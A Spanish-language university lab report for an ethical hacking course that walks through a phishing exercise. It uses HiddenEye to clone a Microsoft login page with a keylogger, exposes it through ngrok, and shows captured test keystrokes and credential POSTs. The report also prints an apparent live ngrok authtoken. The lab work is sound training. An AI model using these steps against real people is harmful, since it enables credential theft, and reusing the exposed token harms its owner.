

Universidad Tecnológica de Panamá

Facultad de Sistemas Computacionales

Carrera Lic. En Ciberseguridad

Nombre:

Itmar Castillo

Profesor:

Genier Miranda

Materia:

Ciberseguridad 3

Salón:

1S3231

Asignación:

Parcial 3

Año lectivo:

2026

Clasificación: CONFIDENCIAL — Solo uso académico/formativo

Ethical Hacking

Actividad 04. Creación de Phishing – Informe de Ejecución Práctica

Introducción

Uno de los motivos por los que los correos electrónicos de phishing son tan dañinos (y que, lamentablemente, suelen tener éxito) es que están diseñados minuciosamente para parecer legítimos. En ocasiones, es difícil reconocer los mensajes genuinos frente a los intentos de phishing. Por lo general, las siguientes características son comunes en los correos electrónicos de phishing y deberían considerarse señales de alerta:

- ☐ archivos adjuntos o vínculos;
- ☐ errores ortográficos;
- ☐ gramática deficiente;
- ☐ gráficos con aspecto poco profesional;
- ☐ urgencia innecesaria por verificar su dirección de correo electrónico u otro tipo de información personal de inmediato;
- ☐ saludos genéricos, como “Estimado cliente”.

El presente informe documenta la ejecución práctica de un ejercicio de phishing controlado, realizado en un entorno de laboratorio aislado (Kali Linux), con el objetivo de comprender el funcionamiento técnico de las herramientas utilizadas por los atacantes y, de esta forma, reforzar las capacidades de defensa frente a este tipo de amenazas.

Objetivos

Realizar una campaña de phishing simulada contra un usuario de prueba, dentro de un entorno controlado, con la finalidad de validar el comportamiento de las herramientas de clonación de páginas, captura de credenciales y exposición de servicios locales a internet, sin afectar a terceros ni a sistemas reales.

Alcance

El ejercicio se realiza únicamente sobre un entorno de pruebas propio (máquina Kali Linux), simulando la clonación de un portal de inicio de sesión de Microsoft y la captura de credenciales ingresadas por el propio usuario que ejecuta la prueba, con fines exclusivamente académicos y de aprendizaje en el marco del curso de Ethical Hacking.

Herramientas Utilizadas

HiddenEye

HiddenEye es una herramienta automatizada en la categoría de Phishing, desarrollada en el lenguaje Python y disponible de forma gratuita y de código abierto en la plataforma GitHub. Permite clonar páginas de inicio de sesión de servicios populares e incorporar funcionalidades adicionales como keylogger y envío de datos capturados.

ngrok (sustituto de Vortex)

Para la exposición del servicio local a internet se utilizó ngrok en lugar de Vortex, debido a que esta última herramienta dejó de estar disponible. ngrok cumple la misma función: crea un túnel entre el servidor web local (localhost) y una URL pública temporal, permitiendo que la página clonada sea accesible desde fuera de la red local.

Maskphish

Maskphish es una herramienta que enmascara o acorta la URL generada, permitiendo agregar nombres de dominio o palabras clave que coincidan con las tácticas de ingeniería social empleadas en la campaña.


Desarrollo del Caso

En Kali Linux se clona el repositorio oficial de HiddenEye, se instalan las dependencias mediante pip y se ejecuta el script principal:

```
git clone https://github.com/Morsmalleo/HiddenEye | cd HiddenEye | pip install -r requirements.txt --break-system-packages | python3 HiddenEye.py
```

```
(itmar@kali)-[~]
└─$ sudo su
[sudo] contraseña para itmar:
(itmar@kali)-[/home/itmar]
└─# git clone https://github.com/Morsmalleo/HiddenEye
Clonando en 'HiddenEye'...
remote: Enumerating objects: 7147, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 7147 (delta 10), reused 2 (delta 2), pack-reused 7135 (from 2)
Recibiendo objetos: 100% (7147/7147), 45.48 MiB | 2.97 MiB/s, listo.
Resolviendo deltas: 100% (3597/3597), listo.
Actualizando archivos: 100% (1702/1702), listo.
Collecting certifi==2020.6.20 (from -r requirements.txt (line 1))
  Downloading certifi-2020.6.20-py2.py3-none-any.whl.metadata (2.9 kB)
Collecting chardet==3.0.4 (from -r requirements.txt (line 2))
  Downloading chardet-3.0.4-py2.py3-none-any.whl.metadata (3.2 kB)
Collecting future==0.18.2 (from -r requirements.txt (line 3))
  Downloading future-0.18.2.tar.gz (829 kB)
829.2/829.2 kB 4.1 MB/s 0:00:00
Installing build dependencies ... done
Getting requirements to build wheel ... done
Preparing metadata (pyproject.toml) ... done
Collecting idna==2.10 (from -r requirements.txt (line 4))
  Downloading idna-2.10-py2.py3-none-any.whl.metadata (9.1 kB)
Collecting pyngrok==4.1.10 (from -r requirements.txt (line 5))
  Downloading pyngrok-4.1.10.tar.gz (17 kB)
Installing build dependencies ... done
Getting requirements to build wheel ... done
Preparing metadata (pyproject.toml) ... done
Collecting PyYAML==5.3.1 (from -r requirements.txt (line 6))
  Downloading PyYAML-5.3.1.tar.gz (269 kB)
Installing build dependencies ... done
Getting requirements to build wheel ... done
```

Al ejecutar la herramienta por primera vez, se presenta el acuerdo de licencia (EULA), el cual debe aceptarse escribiendo el texto indicado para continuar con la ejecución del programa.

A screenshot of a terminal window titled 'itmar@kali: ~/HiddenEye'. The window shows the GNU General Public License (GPL) text for the HiddenEye tool. The text includes a notice about interactive mode, copyright information, and a disclaimer. At the bottom, it asks 'Do you accept EULA?' and shows the user entering 'I accept EULA' to continue.

```
itmar@kali: ~/HiddenEye
notice like this when it starts in an interactive mode:

<program> Copyright (C) <year> <name of author>
This program comes with ABSOLUTELY NO WARRANTY; for details type `show w'.
This is free software, and you are welcome to redistribute it
under certain conditions; type `show c' for details.

The hypothetical commands `show w' and `show c' should show the appropriate
parts of the General Public License. Of course, your program's commands
might be different; for a GUI interface, you would use an "about box".

You should also get your employer (if you work as a programmer) or school,
if any, to sign a "copyright disclaimer" for the program, if necessary.
For more information on this, and how to apply and follow the GNU GPL, see
<https://www.gnu.org/licenses/>.

The GNU General Public License does not permit incorporating your program
into proprietary programs. If your program is a subroutine library, you
may consider it more useful to permit linking proprietary applications with
the library. If this is what you want to do, use the GNU Lesser General
Public License instead of this License. But first, please read
<https://www.gnu.org/licenses/why-not-lgpl.html>.

Great Power Comes With Great Responsibility

The use of the HiddenEye & its resources/phishing-pages is COMPLETE RESPONSIBILITY of the END-US
ER.
Developers assume NO liability and are NOT responsible for any damage caused by this program.
Also we want to inform you that some of your actions may be ILLEGAL and you CAN NOT use this
software to test device, company or any other type of target without WRITTEN PERMISSION from the
m.
Do you accept EULA?

Enter: "I accept EULA" to continue

HiddenEye EULA>> I accept EULA
```

Una vez aceptado el EULA, se muestra el menú principal de HiddenEye con los distintos módulos de phishing disponibles. Para este ejercicio se selecciona la opción 12, correspondiente a la plantilla de Microsoft.



```
itmar@kali: ~/HiddenEye
OpenCode x itmar@kali: ~/HiddenEye x
HIDDEN EYE
[ v 1.0.0 ] BY:DARKSEC
[ Modern Phishing Tool With Advanced Functionality ]
[ PHISHING-KEYLOGGER-INFORMATION COLLECTOR-ALL_IN_ONE_TOOL-SOCIALENGINEERING ]
-----
SELECT ANY ATTACK VECTOR:
-----
PHISHING-MODULES:
[01] Facebook      [13] Steam          [25] Badoo           [37] PlayStation
[02] Google        [14] VK              [26] CryptoCurrency  [38] Xbox
[03] LinkedIn      [15] iCloud          [27] DevianArt       [39] CUSTOM(1)
[04] GitHub        [16] GitLab          [28] DropBox         [40] CUSTOM(2)
[05] StackOverflow [17] Netflix         [29] eBay
[06] WordPress     [18] Origin          [30] MySpace
[07] Twitter       [19] Pinterest       [31] PayPal
[08] Instagram     [20] ProtonMail      [32] Shopify
[09] Snapchat      [21] Spotify         [33] Verizon
[10] Yahoo          [22] Quora           [34] Yandex
[11] Twitch         [23] PornHub         [35] Reddit
[12] Microsoft     [24] Adobe           [36] Subito.it
[0A] Get Target Location

HiddenEye >>> 
```

A continuación, la herramienta solicita seleccionar las funcionalidades adicionales a utilizar. Se selecciona la opción A, correspondiente al keylogger, que permite capturar las teclas presionadas por la víctima dentro de la página clonada.

```
HIDDEN EYE
http://github.com/darksecdevelopers
** BY: DARKSEC **

[ PROMPT: PLEASE CHOOSE FEATURES YOU WOULD LIKE TO USE. ]

[A] KEYLOGGER (Usually Kills Connection)
[B] FAKE CLOUDFARE PROTECTION PAGE
[C] CAPTURED DATA EMAILED
[0] PRESS ONLY ENTER FOR NONE OF THE ABOVE
[*] Please type all together. Eg: ABC or AC [*]

HiddenEye >>> 
```

Se indica la URL de redirección a la que será enviada la víctima una vez que sus credenciales hayan sido capturadas, simulando un comportamiento normal de inicio de sesión.


```
itmar@kali: ~/HiddenEye

HIDDEN EYE
https://dark-sec-official.com
** BY:DARKSEC **

[ PUT YOUR REDIRECTING URL HERE ]

[*]Insert a custom redirect url:
REDIRECT HERE>>> 
```

Posteriormente se selecciona el puerto en el cual se levantará el servidor web local; en este caso se utiliza el puerto 8090, dentro del rango recomendado (1024-65535).




```
HIDEENEYE
https://dark-sec-official.com
** BY:DARKSEC **
.....
[ WEBSERVER PORT SELECTION ]!
-----
[*] Select Port [1-65535]:
[*] We suggest using ports between [1024-65535] but you still able to choose any ports you want
.
HiddenEye >>> 8090
```

Se selecciona el proveedor de hosting para exponer el servicio. Se elige la opción 00 (Localhost), ya que el ejercicio se mantiene dentro del entorno controlado de pruebas.



```
HIDEENEYE
https://dark-sec-official.com
** BY:DARKSEC **
[ HOSTING SERVER SELECTION ]!
-----
[*]Select Any Available Server:
[00]Localhost           [04]Localtunnel (not working now)
[01]Ngrok               [05]OpenPort  (not working now)
[02]Serveo (Host Down)  [06]Pagekite (not working now)
[03]Localhost.run  (not working now) [07]Localxpose (not working now)
HiddenEye >>> 00
```


El servidor local queda activo y a la escucha, mostrando la URL local (http://127.0.0.1:8090) a través de la cual se puede acceder a la página clonada y esperar la interacción de la víctima de prueba.



```
HIDDEN EYE
https://dark-sec-official.com
** BY:DARKSEC **
[ RUNNING LOCALHOST SERVER ]!
[!] SEND THIS URL TO TARGETS ON SAME NETWORK
[*] Localhost URL: http://127.0.0.1:8090
[*] Waiting For Target Interaction. Keep Eyes On Requests Coming From Target ...
```

Al ingresar credenciales de prueba en la página clonada, HiddenEye registra el detalle del dispositivo de la víctima (IP, user-agent, usuario del sistema) y, gracias al keylogger activado, captura en tiempo real cada tecla presionada durante el llenado del formulario.



```
[ DEVICE DETAILS FOUND ]:
VICTIM OPENED THE PHISHING PAGE/r/n Victim Public IP: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Current logged in user: root

[ DEVICE DETAILS FOUND ]:
VICTIM OPENED THE PHISHING PAGE/r/n Victim Public IP: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Current logged in user: root

[ GETTING PRESSED KEYS ]:
p
[ GETTING PRESSED KEYS ]:
ru
[ GETTING PRESSED KEYS ]:
eba
[ GETTING PRESSED KEYS ]:
12
[ GETTING PRESSED KEYS ]:
ControlAlt
```

Para exponer el servicio local a internet se utiliza ngrok como alternativa a Vortex. Se descarga el binario, se configura el token de autenticación de la cuenta y se deja listo para generar el túnel.

```
wget https://bin.equinox.io/.../ngrok-v3-stable-linux-amd64.tgz | sudo tar xvfz
ngrok.tgz -C /usr/local/bin/ | sudo ngrok config add-authtoken <token>
```

```
(itmar@kali)-[~/HiddenEye]
$ # Descargar ngrok
$ wget https://bin.equinox.io/c/bNyj1mQVY4c/ngrok-v3-stable-linux-amd64.tgz -O /tmp/ngrok.tgz
$ sudo tar xvfz /tmp/ngrok.tgz -C /usr/local/bin/
$ sudo ngrok config add-authtoken 3FQfZ9zpYgTVARCWXAeKgL7CuV_4LFet4PtNmkiK3WHSaFs6
S--2026-06-20 22:28:01-- https://bin.equinox.io/c/bNyj1mQVY4c/ngrok-v3-stable-linux-amd64.tgz
B Resolviendo bin.equinox.io (bin.equinox.io)... 75.2.60.68, 35.71.179.82, 13.248.244.96, ...
Conectando con bin.equinox.io (bin.equinox.io)[75.2.60.68]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 11696859 (11M) [application/octet-stream]
Grabando a: «/tmp/ngrok.tgz»

/tmp/ngrok.tgz      100%[=====] 11.15M  3.30MB/s   en 3.4s
2026-06-20 22:28:05 (3.30 MB/s) - «/tmp/ngrok.tgz» guardado [11696859/11696859]

ngrok
Authtoken saved to configuration file: /root/.config/ngrok/ngrok.yml

(itmar@kali)-[~/HiddenEye]
$
```

Al ejecutar ngrok se genera un túnel público que reenvía el tráfico hacia el servidor local levantado por HiddenEye, mostrando el estado de la sesión, la cuenta asociada y la URL pública temporal de forwarding.

```
itmar@kali: ~/HiddenEye x itmar@kali: ~/HiddenEye x
ngrok (Ctrl+C to quit)

One gateway for every AI model. Available in early access *now*: https://ngrok.com/r/ai

Session Status      online
Account             itmarsaidcastillo@gmail.com (Plan: Free)
Version             3.39.8
Region              United States (us)
Latency             195ms
Web Interface       http://127.0.0.1:4040
Forwarding           https://destitute-trouble-fiddling.ngrok-free.dev -> http://localhost:4040

Connections
  ttl    opn    rt1    rt5    p50    p90
    0      0     0.00  0.00  0.00  0.00
```

Al intentar acceder por primera vez a la URL pública generada por ngrok, se presenta una página de advertencia propia del servicio gratuito, indicando que el sitio es servido a través de ngrok y solicitando confirmación antes de continuar (“Visit Site”).

You are about to visit:

destitute-trouble-fiddling.ngrok-free.dev

Website IP: 190.218.67.125

- This website is served for free through [ngrok.com](#).
- You should only visit this website if you trust whoever sent the link to you.
- Be careful about disclosing personal or financial information like passwords, phone numbers, or credit cards.

[Visit Site](#)

Are you the developer?

We display this page to prevent abuse. Visitors to your site will only see it once.

To remove this page:

- Set and send an `ngrok-skip-browser-warning` request header with any value.
- Or, set and send a custom/non-standard browser `User-Agent` request header.
- Or, please [upgrade](#) to any paid ngrok account.

ngrok [Learn how ngrok fights abuse](#)

Una vez aceptada la advertencia, se accede a la página clonada del inicio de sesión de Microsoft. Para validar el funcionamiento del ataque se ingresan credenciales de prueba (correo y contraseña ficticios).



Microsoft

Sign in

No account? [Create one!](#)

[Sign-in options](#)

© 2019 Microsoft [Terms of use](#) [Privacy & cookies](#) 

En el panel de ngrok se puede observar el registro de solicitudes HTTP recibidas, evidenciando las peticiones realizadas al `keylogger.php` (captura de teclas en tiempo real) y la petición POST a `pass.php` correspondiente al envío final de las credenciales capturadas.

```
HTTP Requests
-----
22:35:35.239 EST GET /keylogger.php 200 OK
22:35:34.342 EST GET /keylogger.php 200 OK
22:35:34.752 EST POST /pass.php 200 OK
22:35:33.445 EST GET /keylogger.php 200 OK
22:35:32.451 EST GET /keylogger.php 200 OK
22:35:31.548 EST GET /keylogger.php 200 OK
22:35:30.375 EST GET /keylogger.php 200 OK
22:35:28.845 EST GET /keylogger.php 200 OK
22:35:27.951 EST GET /keylogger.php 200 OK
22:35:27.044 EST GET /keylogger.php 200 OK
```

Finalmente, se confirma nuevamente en la terminal de HiddenEye la captura del detalle del dispositivo de la víctima junto con el registro de las teclas presionadas, validando que el flujo completo del ataque de phishing (clonación, exposición a internet y captura de credenciales) funcionó correctamente de principio a fin.

```
[ DEVICE DETAILS FOUND ]:
VICTIM OPENED THE PHISHING PAGE/r/n Victim Public IP: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0

Current logged in user: root
.....

[ GETTING PRESSED KEYS ]:
p
.....

[ GETTING PRESSED KEYS ]:
ru
.....

[ GETTING PRESSED KEYS ]:
eba
.....

[ GETTING PRESSED KEYS ]:
12
.....

[ GETTING PRESSED KEYS ]:
ControlAlt
```

Conclusión

El ejercicio práctico permitió comprender de manera detallada el flujo completo de un ataque de phishing automatizado, desde la clonación de una página de inicio de sesión legítima hasta la captura de credenciales y pulsaciones de teclado de la víctima en tiempo real. Se evidenció cómo herramientas como HiddenEye facilitan enormemente la creación de campañas de phishing, automatizando tareas que de otro modo requerirían conocimientos avanzados de desarrollo web, mientras que servicios de túnel como ngrok permiten exponer servidores locales a internet en cuestión de segundos sin necesidad de configuraciones complejas de red.

Desde la perspectiva del Ethical Hacking, este tipo de laboratorio resulta fundamental para entender las tácticas, técnicas y procedimientos (TTPs) empleados por atacantes reales, lo cual permite diseñar mejores controles de concientización, políticas de seguridad y mecanismos de detección dentro de una organización. Asimismo, se reafirma la importancia de mantener una cultura de verificación de URLs, desconfianza ante solicitudes urgentes de credenciales y el uso de múltiples factores de autenticación, como principales barreras de defensa frente a este tipo de amenazas.

Es importante recalcar que todas las pruebas documentadas en este informe fueron realizadas exclusivamente en un entorno controlado y aislado, sin afectar usuarios, sistemas o redes de terceros, en cumplimiento con los principios éticos y legales que rigen la práctica del hacking ético.